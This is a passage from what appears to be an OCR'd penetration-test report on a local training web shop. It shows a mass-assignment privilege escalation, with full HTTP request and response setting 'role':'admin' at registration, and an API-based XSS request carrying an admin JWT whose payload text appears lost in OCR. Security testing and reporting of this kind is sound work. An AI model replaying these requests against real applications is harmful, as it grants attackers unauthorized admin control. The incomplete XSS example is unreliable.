
2.UNAUTHORIZED PRIVILEGE ESCALATION. CRITICAL

DESCRIPTION:

A CRITICAL VULNERABILITY IN THE ADMIN REGISTRATION PROCESS OF THE WEB APPLICATION AT HTTP://LOCALHOST:3000 ALLOWS UNAUTHORIZED USERS TO ESCALATE THEIR PRIVILEGES BY EXPLOITING IMPROPER INPUT VALIDATION. THE VULNERABILITY EXISTS BECAUSE THE APPLICATION DOES NOT ADEQUATELY VALIDATE USER INPUTS WHEN ASSIGNING ROLES DURING THE REGISTRATION PROCESS, ALLOWING ATTACKERS TO ASSIGN THEMSELVES AN ADMIN ROLE.

MODIFY THE ROLE PARAMETER:

- IN THE INTERCEPTED REQUEST, FIND THE SECTION WHERE THE USER'S ROLE IS DEFINED.
- MODIFY THE ROLE PARAMETER TO "ROLE":"ADMIN".



```
Content-Length: 178
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; continueCode=
gXWy6ZqWnJPaLzDVMrS3wKbl7voAJlfprGYljR8p6NemQXKg94ZBx0yEKr9q
Connection: keep-alive

{
  "email":"test2@gmail.com",
  "password":"test1234",
  "passwordRepeat":"test1234",
  "role":"admin",
  "securityQuestion":{
    "id":5,
    "question":"Maternal grandmother's first name?",
    "createdAt":"2024-08-07T19:57:48.629Z",
    "updatedAt":"2024-08-07T19:57:48.629Z"
  },
  "securityAnswer":"3423wd"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json; charset=utf-8
Content-Length: 308
ETag: W/"134-jFa0/+FeNKi80fTbnGkNFVO98Ng"
Vary: Accept-Encoding
Date: Sat, 10 Aug 2024 12:10:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
    "/assets/public/images/uploads/defaultAdmin.png",
    "isActive":true,
    "id":23,
    "email":"test2@gmail.com",
    "role":"admin",
    "updatedAt":"2024-08-10T12:10:31.319Z",
    "createdAt":"2024-08-10T12:10:31.319Z",
    "deletedAt":null
  }
}
```

IMPACT:


EXPLOITING THIS VULNERABILITY ENABLES AN ATTACKER TO GAIN ADMINISTRATIVE PRIVILEGES WITHOUT PROPER AUTHORIZATION. THIS COULD LEAD TO A COMPLETE COMPROMISE OF THE APPLICATION, INCLUDING UNAUTHORIZED ACCESS TO SENSITIVE DATA, MODIFICATION OF CRITICAL SETTINGS, AND POTENTIAL DISRUPTION OF SERVICES.

3.API-ONLY CROSS-SITE SCRIPTING (XSS).HIGH

DESCRIPTION:

IN THIS SPECIFIC CASE, THE VULNERABILITY IS EXPLOITABLE BY AN AUTHENTICATED ADMIN USER AND CAN BE TRIGGERED BY MODIFYING CERTAIN CONTENT VIA THE API. ALTHOUGH THE XSS IS CONFINED TO API RESPONSES, IT POSES A SIGNIFICANT RISK AS IT CAN BE LEVERAGED TO COMPROMISE ADMIN ACCOUNTS OR PERFORM UNAUTHORIZED ACTIONS ON BEHALF OF THE ADMIN USER.

SEND A PUT REQUEST TO THE API ENDPOINT THAT ALLOWS CONTENT MODIFICATION.




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; continueCode=
gXWy6ZqWnJPalzDVMr53wkbl7voAJ1fprGY1jR8p6NemQXKg54ZBx0yEKr5q; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wI
iwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbG
UiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWx
lSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5w
bmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwM
jQtMDgtMDcgMTQ6MTQ6NTYuNzgyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDgtMD
cgMTQ6MTQ6NTYuNzgyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMzA
0MDY3NX0.k476Tc76418dFcLO1K3MA1kmhQbFKhJWGtrhFUh25mmsGgGfS_jw0gVDuJ3h
5D-iW3gRJrT0kmzvZu41LXlcTUcZkPnC_grfPxFuXVtpfAIyouF2vzRKFUXKr7pdpyraU
FFSuPMgfslJ32dQDkiN8akFt8TfLtzQo9y0almmlxg
If-None-Match: W/"17ec-XbscfT6++Lvux3uXnmaBqxPs3mo"
Connection: keep-alive
Content-Length: 84

{
 "description":" ",
 "price":0.5,
 "deluxePrice":0.5,
 "image":"raspberry_juice.jpg "
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 240
ETag: W/"f0-aCq4VHf61w00/BU+3cJIRoxJCE4"
Vary: Accept-Encoding
Date: Wed, 07 Aug 2024 21:34:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
 "status":"success",
 "data":{
   "id":1,
   "name":"Apple Juice (1000ml)",
   "description":" ",
   "price":0.5,
   "deluxePrice":0.5,
   "image":"raspberry_juice.jpg ",
   "createdAt":"2024-08-07T19:50:01.338Z",
   "updatedAt":"2024-08-07T20:44:34.610Z",
   "deletedAt":null
 }
}
```

BEFORE

